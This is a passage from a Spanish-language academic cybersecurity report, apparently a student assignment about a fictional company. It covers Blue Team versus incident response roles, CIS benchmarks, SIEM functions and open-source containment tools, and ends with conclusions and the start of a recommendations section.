- **Análisis Forense Preventivo:** Examinar artefactos de sistemas y redes para identificar posibles puntos de entrada o configuraciones erróneas.
- **Educación y Concienciación:** Capacitar a los empleados sobre mejores prácticas de seguridad para reducir el riesgo de ataques por ingeniería social o errores humanos.

- **Colaboración con Red Team:** Utilizar los resultados de los ejercicios del Red Team para identificar debilidades y mejorar la postura de seguridad.

En resumen, el Blue Team opera bajo una mentalidad de prevención y detección temprana, construyendo y manteniendo una fortaleza cibernética robusta.

El Equipo de Respuesta a Incidentes (CSIRT/IR Team): Los Bomberos de la Ciberseguridad

El Equipo de Respuesta a Incidentes (CSIRT o IR Team) es una unidad especializada que actúa una vez que un incidente de seguridad se ha materializado. Su función es inherentemente reactiva y se enfoca en la gestión, contención, erradicación y recuperación de un ataque en curso o ya consumado. Cuando se detecta un incidente, el IR Team toma el control para mitigar el daño.

Las responsabilidades clave de un IR Team incluyen:

- **Contención:** Aislar de inmediato los sistemas comprometidos para evitar la propagación del ataque, como la desconexión de la máquina Windows comprometida.
- **Erradicación:** Eliminar la causa raíz del incidente, incluyendo la remoción de *malware*, el cierre de *backdoors*, la eliminación de cuentas no autorizadas y el parcheo de la vulnerabilidad explotada.
- **Recuperación:** Restaurar los sistemas y servicios afectados a su estado operativo normal y seguro, a menudo mediante el uso de copias de seguridad limpias.
- **Análisis Forense Reactivo:** Investigar profundamente el incidente para comprender cómo ocurrió el ataque, qué datos fueron comprometidos y qué técnicas utilizó el atacante. Esta fase es crítica para extraer lecciones aprendidas.
- **Comunicación:** Coordinar la comunicación interna y externa (si es necesario) sobre el incidente, incluyendo informes a la dirección y, en casos específicos, a autoridades regulatorias o clientes.
- **Lecciones Aprendidas:** Documentar el incidente, los pasos tomados y las recomendaciones para mejorar las defensas futuras, retroalimentando al Blue Team.

En este orden de ideas, el IR Team es el equipo de emergencia que se activa cuando la prevención falla, actuando para sofocar el "incendio" cibernético.

Diferencias Clave en Perspectiva y Temporalidad:

La distinción fundamental entre ambos equipos radica en su temporalidad y enfoque principal:

- **Blue Team:** Su función es continua y proactiva. Trabajan antes y durante las fases iniciales de un ataque para prevenirlo o detectarlo tempranamente. Su éxito se mide por la ausencia de incidentes significativos y la solidez de las defensas.
- **IR Team:** Su función es reactiva y se activa por evento. Su existencia se justifica cuando un incidente ya ha ocurrido, y su éxito se mide por la rapidez y eficacia con la que logran contener, erradicar y recuperar los sistemas afectados, minimizando el impacto.

Si bien un buen Blue Team puede incorporar capacidades básicas de respuesta a incidentes, y un IR Team utiliza la inteligencia del Blue Team para su respuesta, son roles complementarios. El Blue Team construye el muro y vigila; el IR Team es el equipo de intervención que repara el muro cuando es violado y expulsa al intruso. Ambos son indispensables para una estrategia de ciberseguridad madura y resiliente en cualquier organización. Para visualizar mejor estas diferencias, se muestran a continuación en la Tabla 2:

Tabla 2 Diferencia entre Blue Team vs IR Team

Característica Principal	**Equipo Blue Team**	**Equipo de Respuesta a Incidentes (IR Team / CSIRT)**
Objetivo Principal	Fortalecer defensas y detectar amenazas de forma continua y proactiva.	Gestionar, contener, erradicar y recuperar sistemas tras un incidente.
Temporalidad	Operación continua; antes y durante las fases iniciales de un ataque.	Reactivo; se activa solo cuando un incidente ya ha ocurrido o está en curso.
Enfoque	Prevención, detección temprana, monitoreo, hardenización, gestión de vulnerabilidades.	Contención, erradicación, recuperación, análisis forense post-incidente.
Mentalidad	Proactiva: "Construir y mantener una fortaleza".	Reactiva: "Apagar el incendio y restaurar".

Actividades Comunes	- Hardenización de sistemas. - Gestión de parches y actualizaciones. - Escaneo de vulnerabilidades. - Monitoreo de logs y eventos (SIEM). - Configuración de firewalls y IDS/IPS. - Desarrollo de políticas de seguridad. - Concienciación del personal.	- Aislamiento de sistemas. - Eliminación de malware y backdoors. - Restauración de sistemas desde copias de seguridad. - Análisis forense para determinar causa raíz. - Comunicación del incidente. - Documentación de lecciones aprendidas.
Métricas de Éxito	Reducción del número de incidentes, baja superficie de ataque, alta capacidad de detección.	Rapidez en la contención, mínima interrupción del negocio, recuperación efectiva, prevención de recurrencias inmediatas.
Relación	Genera inteligencia para el IR Team a través de la detección y monitoreo.	Recibe “el relevo” del Blue Team cuando se detecta un incidente; sus hallazgos retroalimentan al Blue Team para mejorar las defensas.

Fuente: Elaboración propia.

Mientras que el Blue Team se dedica a blindar la organización y a identificar las señales de peligro antes de que se materialicen en un evento de gran escala, el Equipo de Respuesta a Incidentes es el especialista que entra en acción para mitigar el daño una vez que la seguridad ha sido comprometida, garantizando una recuperación efectiva y la continuidad operativa. Ambos son pilares complementarios e interdependientes para una ciberseguridad robusta.

4. Utilidad del Center for Internet Security (CIS) en un Equipo Blue Team

Dentro de un equipo Blue Team, las guías y recursos del Center for Internet Security (CIS) son una fuente autorizada y práctica para el fortalecimiento (hardenización) de la infraestructura de TI y un marco de referencia para la evaluación continua de la postura de seguridad (Norma ISO 27001, n.d.). CIS es globalmente reconocido por sus benchmarks de seguridad y sus controles críticos, que ofrecen directrices consensuadas por expertos para configurar sistemas de forma segura y gestionar eficazmente los riesgos cibernéticos.

Los fines específicos para los que se emplearía CIS dentro del Blue Team son:

Hardenización de Sistemas Operativos y Aplicaciones: El uso más directo de los CIS Benchmarks es asegurar que los sistemas operativos (especialmente Windows, dado el escenario) y otras

aplicaciones comunes se configuren siguiendo las mejores prácticas de seguridad. Estos benchmarks son guías detalladas que especifican configuraciones seguras para diversos productos tecnológicos (ej., Windows Server, Windows 10, navegadores, bases de datos). El argumento técnico es que, ante la explotación de EternalBlue (MS17-010) y la escalada de privilegios, es evidente la falta de hardenización. Los CIS Benchmarks ofrecen pasos concretos (ej., deshabilitar servicios innecesarios, configurar políticas de contraseña, restringir permisos, fortalecer firewall local) para reducir la superficie de ataque y hacer el sistema más resistente, yendo más allá del simple parcheo al abordar configuraciones por defecto a menudo inseguras.

Implementación de Controles Críticos de Seguridad (CIS Critical Security Controls): Los CIS Controls son un conjunto priorizado de acciones defensivas para mitigar los ataques cibernéticos más comunes. El Blue Team los utilizaría como un marco de referencia para organizar y priorizar sus esfuerzos de seguridad. Estos controles, que abarcan desde el inventario de activos hasta la gestión de vulnerabilidades y la respuesta a incidentes, ofrecen una hoja de ruta para un programa de ciberseguridad robusto. Por ejemplo, el Control 3 (Gestión de Vulnerabilidades) refuerza el parcheo riguroso necesario para MS17-010, y el Control 4 (Configuración Segura) se alinea con los CIS Benchmarks. Su uso permite construir una defensa proactiva y estructurada que aborda las debilidades sistémicas expuestas.


Evaluación Continua de la Postura de Seguridad y Auditorías Internas: Los CIS Benchmarks no solo sirven para la configuración inicial, sino también para la evaluación periódica de la conformidad de seguridad. El Blue Team los emplearía para realizar auditorías internas y comparar la configuración actual de los sistemas con las directrices recomendadas. Tras implementar las medidas de hardenización, es crucial verificar su mantenimiento. Herramientas de código abierto como OpenSCAP o Nessus Essentials (versión gratuita) pueden configurarse para escanear sistemas y reportar desviaciones,

permitiendo identificar "deslizamientos" en la configuración y asegurar que los sistemas no vuelvan a un estado vulnerable.

Preparación para Auditorías y Cumplimiento Normativo: Las guías de CIS (Benchmarks y Controls) son un excelente punto de partida para demostrar el cumplimiento de seguridad si la organización debe adherirse a regulaciones o estándares de la industria (ej., NIST, ISO 27001). Al implementar y documentar la adhesión a las recomendaciones de CIS, el Blue Team establece una base sólida para cumplir con requisitos regulatorios, facilitando las auditorías externas y demostrando un compromiso serio con la seguridad de la información.

La integración de las directrices del CIS en las operaciones de un Blue Team transforma la respuesta reactiva a incidentes en una estrategia de seguridad proactiva basada en las mejores prácticas, garantizando que la infraestructura de CyberFort Technologies sea robusta, resiliente y menos susceptible a futuras amenazas cibernéticas.

Ilustración 56 Mapa Utilidad del Center for Internet Security (CIS) en un Equipo Blue Team



Fuente: elaboración propia

El mapa de la ilustración 56, visualiza los puntos clave de la utilidad del Center for Internet Security (CIS) en un Equipo Blue Team . Muestra cómo el CIS , a través de sus Benchmarks y Controles Críticos , sirve como guía para endurecer sistemas , evaluar la seguridad , estructurar un programa de ciberseguridad y facilitar el cumplimiento normativo , transformando la defensa en una estrategia proactiva y resiliente para CyberFort Technologies.

5. Funciones y Características Principales de un Sistema SIEM

Un SIEM (Security Information and Event Management) es una solución de software que integra las capacidades de Gestión de Información de Seguridad (SIM) y Gestión de Eventos de Seguridad (SEM) (Moreno, 2015). Su propósito fundamental es proporcionar a las organizaciones una visión centralizada y en tiempo real de su postura de seguridad, optimizando la detección, el análisis y la respuesta a incidentes. Para un Blue Team, un SIEM es una herramienta indispensable en el monitoreo continuo y la inteligencia de amenazas.

A continuación, se describen sus funciones y características principales:

Recopilación Centralizada de Datos (Log Collection):

Función: Recopilar eventos y logs de seguridad de múltiples fuentes heterogéneas en la infraestructura de TI (servidores, dispositivos de red, aplicaciones, bases de datos, IDS/IPS, sistemas de autenticación).

Característica: Soporta una amplia variedad de protocolos (Syslog, SNMP, WMI, APIs REST, agentes) y procesa volúmenes masivos de datos, asegurando que ninguna información relevante sea ignorada. Esta centralización es crucial, ya que los ataques rara vez dejan huellas en un único sistema.

Normalización y Correlación de Eventos:

Función: Los datos de logs, que provienen en diversos formatos, son normalizados a un formato común para facilitar su análisis. La correlación analiza y relaciona eventos aparentemente dispares para identificar patrones y secuencias indicativas de un ataque o actividad sospechosa.

Característica: La normalización permite comparar eventos de diferentes fuentes (ej., inicio de sesión fallido de Windows con uno de un router Cisco). La correlación es el "cerebro" del SIEM; identifica secuencias maliciosas (ej., inicio de sesión fallido, acceso exitoso inusual, creación de nuevo usuario como el hecho por el Red Team) generando alertas de alta fidelidad.

Detección de Amenazas y Alertas en Tiempo Real:

Función: Basándose en reglas de correlación predefinidas e inteligencia de amenazas, el SIEM detecta anomalías y ataques en tiempo real, generando alertas cuando se cumplen ciertas condiciones o se identifica un patrón malicioso.

Característica: Las alertas son configurables en criticidad y pueden disparar diversas acciones (notificaciones por correo/SMS, ejecución de scripts de contención, integración con sistemas de gestión de tickets). Esta capacidad de alerta inmediata es crucial para una respuesta rápida del Blue Team.

Análisis Forense y Búsqueda de Amenazas (Threat Hunting):

Función: El SIEM es una potente herramienta tanto para el análisis forense post-incidente como para la búsqueda proactiva de amenazas (threat hunting). Permite a los analistas realizar consultas complejas sobre datos históricos para investigar la cronología de un ataque, identificar el alcance del compromiso o buscar indicadores de compromiso (IoCs) desconocidos.

Característica: Su capacidad para almacenar y buscar en grandes volúmenes de datos históricos es invaluable para reconstruir la secuencia de eventos, identificar la causa raíz de un incidente (como la fuga de información) y comprender las tácticas, técnicas y procedimientos (TTPs) de los atacantes.

Informes y Cumplimiento Normativo:

Función: Los SIEMs facilitan la generación de informes de seguridad y auditorías, esenciales para la gestión interna y el cumplimiento de normativas externas (PCI DSS, GDPR, HIPAA).

Característica: Proporcionan paneles de control (dashboards) visuales y herramientas de informes personalizables que ofrecen a los equipos de seguridad y a la dirección una visión clara de la

postura de seguridad, la actividad de amenazas y el cumplimiento, ayudando a demostrar la debida diligencia y a identificar áreas de mejora.

En el contexto de CyberFort Technologies y el compromiso previo del sistema Windows, un SIEM habría sido invaluable para detectar la explotación de EternalBlue, la escalada de privilegios y la creación del usuario administrador casi en tiempo real. Sus capacidades de recopilación, normalización, correlación y alerta son pilares para una estrategia de ciberseguridad defensiva efectiva, permitiendo a los equipos Blue Team no solo reaccionar, sino también anticipar y mitigar proactivamente las amenazas. Aunque los SIEMs de pago pueden ser costosos, existen alternativas de código abierto como ELK Stack (Elasticsearch, Logstash, Kibana) o Graylog que ofrecen muchas de estas funcionalidades y serían ideales bajo la restricción presupuestaria de CyberFort Technologies. Como se muestra en Tabla 3, un SIEM es una herramienta indispensable para un Blue Team, ofreciendo una visión centralizada de la seguridad que permite detectar y mitigar amenazas, incluso con alternativas de código abierto.

Tabla 3 Funciones y características clave de un sistema SIEM

Función principal	**Clave característica**
Recopilación Centralizada de Datos	Recopila registros de diversas fuentes (servidores, red, apps) para una visión completa.
Normalización y Correlación de Eventos	Transforma datos variados a un formato común y relaciona eventos para identificar patrones de ataque.
Detección de Amenazas y Alertas en Tiempo Real	Genera alertas inmediatas basadas en reglas, permitiendo una respuesta rápida.
Análisis Forense y Threat Hunting	Permite consultas históricas para investigar incidentes, identificar TTPs y buscar IoCs.
Informes y Cumplimiento Normativo	Facilitar la generación de informes de seguridad y auditoría para cumplir con normativas (PCI DSS, GDPR).

Fuente: Elaboración propia

6. Herramientas de Contención de Ataques Informáticos (Hardware o Software)

La contención es una fase crítica en la respuesta a incidentes, cuyo objetivo es detener la progresión de un ataque, limitar su alcance y prevenir daños adicionales. A diferencia de las

herramientas de detección, las de contención están diseñadas para acciones directas que bloqueen o restrinjan la actividad del atacante. Considerando el ataque de EternalBlue, la fuga de información y la limitación presupuestaria, se describen tres herramientas fundamentales para un Blue Team:

Firewall de Próxima Generación (NGFW) o Firewall de Red (como pfSense o OPNsense):

Tipo: Hardware o Software (como appliance virtual o sistema operativo de firewall).

Propósito de Contención: Un firewall es la primera línea de defensa perimetral y una potente herramienta de contención (Zambrano Hernández et al., 2024). Los NGFW van más allá del filtrado de paquetes, incorporando control de aplicaciones, prevención de intrusiones (IPS) y filtrado web. En contención, si se detecta actividad maliciosa, el firewall puede configurarse para bloquear inmediatamente el tráfico hacia y desde la IP del atacante, puertos de exfiltración, o incluso el tráfico de la máquina comprometida hacia la red interna si hay sospecha de movimiento lateral, mediante reglas de denegación específicas.

Argumento Técnico en Contención: Si EternalBlue (MS17-010) fue explotado a través del puerto 445, una regla de firewall podría bloquear la comunicación a este puerto desde redes no confiables. Si la fuga de información usaba un puerto o protocolo específico, el firewall cortaría ese canal. En un ataque en tiempo real, se podría denegar todo el tráfico de la máquina comprometida (o aislarla en una VLAN de cuarentena) para cortar la comunicación del atacante con su C2 y detener la exfiltración.

Opciones GPL/Bajo Costo: Proyectos de firewall de código abierto como pfSense u OPNsense pueden instalarse en hardware estándar o máquinas virtuales, ofreciendo filtrado avanzado, IPS/IDS (con Snort o Suricata) y VPN sin costo de licencia para su software base (Seguridad CIS, 2020).

Network Access Control (NAC) / Control de Acceso a la Red (basado en soluciones como PacketFence):

Tipo: Software (a menudo requiere soporte de hardware de red compatible).

Propósito de Contención: Las soluciones NAC controlan quién y qué dispositivo accede a la red y con qué privilegios. En un ataque en tiempo real, si se identifica una máquina comprometida (como la Windows afectada por EternalBlue), un sistema NAC puede automáticamente o manualmente colocarla en una VLAN de cuarentena, limitar su acceso o desconectar su puerto de la red.

Argumento Técnico en Contención: Cuando un SIEM o IDS detecta actividad maliciosa, el NAC puede ejecutar una acción de contención automatizada. Por ejemplo, al detectar un escaneo de puertos masivo o intento de explotación, el NAC identifica el dispositivo de origen y fuerza su aislamiento inmediato, previniendo el movimiento lateral del atacante hacia otros activos de la red.

Opciones GPL/Bajo Costo: PacketFence es una solución NAC de código abierto completa que permite autenticación de red, perfilado de dispositivos, cuarentena y control de acceso de invitado. Se integra con switches y puntos de acceso para aplicar políticas de red dinámicas.

Soluciones de Control de Aplicaciones / Whitelisting (como AppLocker en Windows):

Tipo: Software (integrado en el sistema operativo o de terceros).

Propósito de Contención: Estas herramientas restringen qué programas pueden ejecutarse en un sistema, permitiendo solo aplicaciones aprobadas (whitelisting).

Argumento Técnico en Contención: Tras una explotación exitosa y escalada de privilegios (como la del Red Team), los atacantes suelen intentar descargar y ejecutar herramientas o malware personalizado. Si el sistema Windows estuviera protegido con una política de whitelisting estricta, el atacante no podría ejecutar estas nuevas herramientas, incluso con privilegios de administrador, limitando significativamente su capacidad para realizar acciones de post-explotación y fuga de información.

Opciones GPL/Bajo Costo: En Windows, AppLocker es una característica integrada en ediciones Enterprise/Education (lo que lo hace de "bajo costo" si ya se tiene la licencia del SO) que permite definir políticas de ejecución basadas en editor, ruta o hash. Aunque no es GPL, es una herramienta nativa

potente para la contención de ejecución de malware. Para sistemas Linux, se pueden usar AppArmor o SELinux.

Estas herramientas de contención (CCN Cert, 2018), implementadas estratégicamente, proporcionan al equipo Blue Team la capacidad de intervenir activamente y limitar el impacto de un ataque, complementando las capacidades de detección para establecer una defensa robusta y efectiva. A continuación se sintetiza estas herramientas en la Tabla 4, destacando cómo cada una detiene la progresión de una intrusión, con énfasis en opciones de código abierto o bajo costo, cruciales para robustecer las defensas de CyberFort Technologies contra ataques como el de EternalBlue, incluso con restricciones presupuestarias.

Tabla 4 Herramientas de Contención de Ataques Informáticos

Herramienta	**Tipo**	**Propósito de contención**	**Opciones de Código Abierto/Bajo Costo**
Firewall de Próxima Generación (NGFW) / Firewall de Red	Hardware o software	Bloquear tráfico malicioso hacia/desde sistemas comprometidos.	pfSense, OPNsense
Control de Acceso a la Red (NAC) / Control de Acceso a la Red	Software	Controlar el acceso a la red y aislar dispositivos comprometidos.	PacketFence
Soluciones de Control de Aplicaciones / Listas Blancas	Software	Restringir la ejecución de programas a una lista blanca.	AppLocker (Windows), AppArmor/SELinux (Linux)

Fuente: Elaboración propia.

Puntos Relevantes en el Desarrollo de Estrategias Red Team & Blue Team

En el campo de la ciberseguridad, la implementación de equipos especializados como el Red Team y el Blue Team se ha consolidado como una práctica indispensable para robustecer la postura defensiva de una organización. La interacción dinámica entre estas dos funciones no solo permite identificar y mitigar vulnerabilidades, sino que también fomenta una mejora continua en las capacidades de respuesta ante incidentes. La articulación de estas estrategias ha sido estudiada a profundidad,

partiendo de escenarios prácticos que simulan situaciones reales de amenaza y que exponen la necesidad de una defensa multicapa (Smith & Jones, 2019).

Las estrategias del Red Team se centran en la emulación de adversarios, simulando ataques maliciosos para descubrir debilidades en la infraestructura, aplicaciones y procesos de seguridad de una organización. Este enfoque proactivo permite evaluar la efectividad de los controles de seguridad existentes y la capacidad de detección y respuesta de los equipos de defensa. Durante las simulaciones, se identifican vectores de ataque, se explotan vulnerabilidades y se documenta el impacto potencial de un compromiso. Como lo destaca la literatura especializada, la realización de ejercicios de Red Teaming permite a las organizaciones obtener una perspectiva realista de su postura de seguridad al simular ataques desde el punto de vista de un verdadero adversario, descubriendo vulnerabilidades que los escaneos automatizados a menudo pasan por alto (Elbert, 2018). Esta perspectiva es fundamental, ya que las observaciones y los hallazgos del Red Team se convierten en insumos vitales para el Blue Team. Además, estas simulaciones realistas son esenciales para probar la resistencia del factor humano ante ataques de ingeniería social, un vector de ataque que a menudo se subestima en las evaluaciones de seguridad tradicionales (Johnson & White, 2022).

Por su parte, las estrategias del Blue Team se orientan a la defensa activa y continua de los activos de la organización. Esto incluye la implementación y mantenimiento de controles de seguridad, la monitorización constante de las redes y sistemas para detectar actividades sospechosas, la gestión de incidentes y la respuesta rápida ante cualquier amenaza. El Blue Team, al recibir los resultados de las operaciones del Red Team, tiene la oportunidad de fortalecer sus capacidades de detección, análisis y contención. Esto implica no solo la aplicación de parches y la corrección de configuraciones, sino también la revisión y optimización de sus procedimientos operativos estándar y la capacitación del personal. La interacción entre ambos equipos, por lo tanto, genera un ciclo de retroalimentación positivo, donde las vulnerabilidades expuestas por el Red Team son utilizadas por el Blue Team para

desarrollar defensas más sofisticadas y resilientes (Contreras et al., 2021). La eficiencia del Blue Team radica en su capacidad para correlacionar eventos de seguridad, diferenciar entre ruido y amenazas reales, y actuar con celeridad para minimizar el impacto de un ataque (Peterson, 2020).

La colaboración entre estos dos equipos, a menudo vista como un contraste de roles, es en realidad un pilar fundamental para la madurez de la ciberseguridad organizacional. Los resultados de las campañas del Red Team proporcionan al Blue Team una visión objetiva de sus puntos débiles desde la perspectiva de un atacante. Esta información es invaluable para que el Blue Team pueda priorizar sus esfuerzos de mejora, optimizar sus herramientas de monitoreo y detección (como los SIEM o EDR) y refinar sus planes de respuesta a incidentes (Schwartz & Hardy, 2017). Un ejemplo claro de esta dinámica se observó en los escenarios analizados, donde la identificación de una vulnerabilidad crítica por parte del Red Team, como la explotación de EternalBlue, se tradujo en la necesidad imperante para el Blue Team de implementar medidas de contención inmediatas y fortalecer la seguridad perimetral y los sistemas de detección. Esta retroalimentación constante asegura que las defensas no solo sean reactivas, sino que evolucionen proactivamente para anticipar y neutralizar futuras amenazas. La capacidad de adaptación y la mejora continua son elementos intrínsecos a un programa de ciberseguridad maduro, lo que se logra mediante la interacción constante y el intercambio de conocimientos entre ambos equipos. La correcta implementación de estas estrategias permite no solo reaccionar ante incidentes, sino también construir una infraestructura más resistente y segura (Zambrano et al., 2024).

Recomendaciones para el Planteamiento de Estrategias que Permitan Endurecer los Aspectos de Seguridad en una Organización

Para fortalecer la postura de ciberseguridad de una organización y maximizar la eficacia de los equipos Red Team y Blue Team, se proponen una serie de recomendaciones estratégicas. Estas medidas

buscan no solo mitigar riesgos conocidos, sino también construir una infraestructura más resiliente frente a amenazas emergentes, partiendo de las lecciones aprendidas en los escenarios simulados.

En primer lugar, es crucial establecer un ciclo de retroalimentación continuo y formalizado entre el Red Team y el Blue Team. Esto va más allá de la simple entrega de informes; implica sesiones periódicas de intercambio de conocimientos, donde los hallazgos del Red Team sean analizados en detalle por el Blue Team para entender las técnicas, tácticas y procedimientos (TTPs) de los atacantes simulados. Esta interacción permite al Blue Team refinar sus capacidades de detección, mejorar la configuración de sus herramientas de seguridad (como SIEM y EDR) y desarrollar nuevas firmas o reglas para identificar comportamientos maliciosos (Chism, 2020). La falta de una comunicación efectiva puede dejar brechas críticas sin abordar, comprometiendo la efectividad del programa de seguridad (Sanz et al., 2020).

En segundo lugar, se recomienda la implementación de un programa de gestión de vulnerabilidades robusto y proactivo. Las vulnerabilidades identificadas por el Red Team deben ser priorizadas basándose en su riesgo real para la organización y abordadas de manera sistemática. Esto incluye la aplicación oportuna de parches, la reconfiguración de sistemas y la segmentación de redes para limitar la propagación de posibles ataques. La automatización de la gestión de parches y la realización de escaneos de vulnerabilidades periódicos son esenciales para mantener una superficie de ataque reducida (García et al., 2023). La observancia de marcos de seguridad reconocidos, como los Puntos de Referencia CIS (Center for Internet Security), puede proporcionar una base sólida para la configuración segura de los sistemas y la reducción de la exposición a ataques comunes (CIS Security, 2020).

En tercer lugar, es indispensable invertir en la capacitación continua del personal de seguridad y de todos los empleados. El eslabón humano es frecuentemente el punto más débil en la cadena de seguridad. El Blue Team debe recibir formación avanzada en análisis forense, respuesta a incidentes y

uso de herramientas defensivas. Paralelamente, se deben realizar simulaciones de phishing y campañas de concienciación para todos los empleados, educándolos sobre las amenazas comunes y las mejores prácticas de seguridad (Díaz et al., 2022). La educación y el entrenamiento adecuados son clave para transformar a los usuarios de vulnerabilidades potenciales en una primera línea de defensa.

Una vez hecha esta precisión, se sugiere adoptar un enfoque de seguridad por diseño y una arquitectura de confianza cero (Zero Trust). La seguridad debe integrarse desde las fases iniciales del desarrollo de sistemas y aplicaciones, en lugar de ser un añadido posterior. Una arquitectura de confianza cero, que asume que ninguna entidad (usuario, dispositivo, aplicación) es confiable por defecto, requiere verificación estricta antes de conceder acceso a los recursos. Esto reduce drásticamente el riesgo de movimientos laterales de los atacantes, incluso si logran una intrusión inicial. La implementación de principios de mínimo privilegio y micro-segmentación son componentes críticos de esta estrategia (Rose, 2020). Estos principios, combinados con la monitorización constante y la autenticación multifactor, crean un entorno donde las amenazas internas y externas son más difíciles de ejecutar y detectar más rápidamente.

Conclusiones que Permitan la Construcción del Conocimiento desde el Enfoque de la Ciberseguridad

La implementación de estrategias de Red Team y Blue Team, junto con un análisis exhaustivo de los escenarios prácticos, proporciona una base sólida para la construcción de conocimiento en el ámbito de la ciberseguridad. Este proceso no solo revela la efectividad de las defensas actuales, sino que también ilumina el camino para la maduración de las capacidades organizacionales en la gestión de riesgos cibernéticos.

Una conclusión fundamental es que la ciberseguridad es un proceso dinámico y continuo, no un estado estático. La constante evolución de las amenazas y las TTPs de los atacantes exige una adaptación permanente de las defensas. La realización periódica de ejercicios de Red Team, complementados con la implementación de las recomendaciones del Blue Team, crea un ciclo virtuoso

de mejora. Se ha demostrado que la omisión de este enfoque iterativo puede llevar a la obsolescencia de las medidas de seguridad y a la aparición de brechas críticas (Kim & Kang, 2018). Los incidentes, como el ocurrido con la explotación de EternalBlue, subrayan la necesidad de una postura proactiva y no solo reactiva ante las vulnerabilidades.

Se concluye que la colaboración y la comunicación efectiva son pilares para una defensa cibernética robusta. La tradicional división de roles entre atacantes (Red Team) y defensores (Blue Team) debe trascender hacia una sinergia operativa. Los hallazgos del Red Team son el combustible para que el Blue Team optimice sus herramientas, procesos y conocimientos. Esta interacción interdepartamental fomenta una cultura de seguridad integral, donde cada equipo comprende y valora la contribución del otro para el objetivo común de proteger los activos digitales. Sin un flujo constante de información y un entendimiento compartido de los riesgos, los esfuerzos de seguridad pueden ser ineficientes y fragmentados (Martínez & Soto, 2019).

Otro aspecto crucial es la importancia de una gestión de riesgos basada en la inteligencia de amenazas. Los ejercicios del Red Team no solo identifican vulnerabilidades técnicas, sino que también generan inteligencia sobre cómo los adversarios podrían explotar esas debilidades en un contexto real. Esta inteligencia debe ser utilizada por el Blue Team para priorizar defensas, asignar recursos de manera eficiente y anticipar futuros ataques. La comprensión de las motivaciones y capacidades de los atacantes permite a las organizaciones pasar de una defensa reactiva a una estrategia predictiva y preventiva, lo que es esencial para la resiliencia operativa (Threat Intelligence Platform, 2021).

En síntesis, se reafirma que la seguridad cibernética es una responsabilidad compartida que abarca tanto aspectos técnicos como éticos y legales. Los escenarios analizados no solo destacaron la necesidad de habilidades técnicas avanzadas, sino también la importancia de operar dentro de un marco ético y legal riguroso. La capacitación del personal en concienciación sobre seguridad y el estricto cumplimiento de las políticas internas y la legislación vigente son tan vitales como la implementación de

herramientas de seguridad. El conocimiento construido a partir de estas experiencias subraya que una ciberseguridad efectiva no solo se trata de tecnología, sino de personas, procesos y una cultura organizacional sólida que priorice la integridad y la confidencialidad de la información (UNAD, 2020).

Link Video Sustentación:

https://youtu.be/e33X5psXEJ0

Conclusiones

La interacción y complementariedad entre los equipos de Red Team y Blue Team se revela como una estrategia ineludible para el fortalecimiento integral de la ciberseguridad en cualquier organización contemporánea. A través de la emulación de escenarios realistas, se ha podido evidenciar cómo la ofensiva controlada por parte del Red Team es crucial para la identificación proactiva de vulnerabilidades que, de otra forma, podrían permanecer ocultas. Esta capacidad de simular ataques adversarios permite a las organizaciones comprender sus verdaderas debilidades antes de que sean explotadas por actores maliciosos, transformando el conocimiento teórico en lecciones prácticas y tangibles.

También es cierto que, la respuesta coordinada y las capacidades de contención del Blue Team son fundamentales para asegurar la resiliencia operativa. La experiencia en la gestión de incidentes en tiempo real, utilizando herramientas de código abierto como se planteó en los escenarios, subraya la importancia de la agilidad y el ingenio en la defensa. Se constata que la efectividad del Blue Team no solo reside en su habilidad para mitigar un ataque, sino también en su capacidad para aprender de cada incidente, fortaleciendo continuamente los controles de seguridad y refinando los procedimientos de respuesta. Este ciclo de mejora continua es indispensable para evolucionar al ritmo de las amenazas cibernéticas.

Un aspecto crítico que ha quedado patente es la intersección de la ciberseguridad con las implicaciones éticas y legales. La manipulación de información confidencial, los dilemas morales en la obtención de acceso y las responsabilidades derivadas de la protección de datos personales y la privacidad de los usuarios no son meros apéndices técnicos, sino pilares que deben regir todas las operaciones de seguridad. Ignorar estos principios no solo conlleva riesgos legales significativos, sino que también erosiona la confianza, un activo invaluable para cualquier entidad. Por ello, la capacitación continua en marcos éticos y normativos es tan vital como la experticia técnica.

Todo lo dicho hasta ahora explica por qué, la integración de las perspectivas ofensiva y defensiva, junto con un robusto marco ético-legal, dota a los profesionales de ciberseguridad de una visión holística. La experiencia práctica en la configuración de entornos de trabajo seguros, la ejecución de pruebas de penetración y la respuesta a incidentes, combinada con un profundo entendimiento de las responsabilidades asociadas, posiciona al experto como un estratega capaz de diseñar e implementar soluciones de seguridad que son tanto técnicamente sólidas como éticamente irreprochables y legalmente conformes. Este aprendizaje integral permite trascender el rol de mero ejecutor, para convertirse en un verdadero arquitecto de la resiliencia digital.

Recomendaciones

A partir de los análisis y las experiencias prácticas derivadas de los escenarios de simulación, se proponen las siguientes recomendaciones estratégicas y operativas, orientadas a la alta gerencia de CyberFort Technologies y otras organizaciones que busquen optimizar su postura de ciberseguridad:

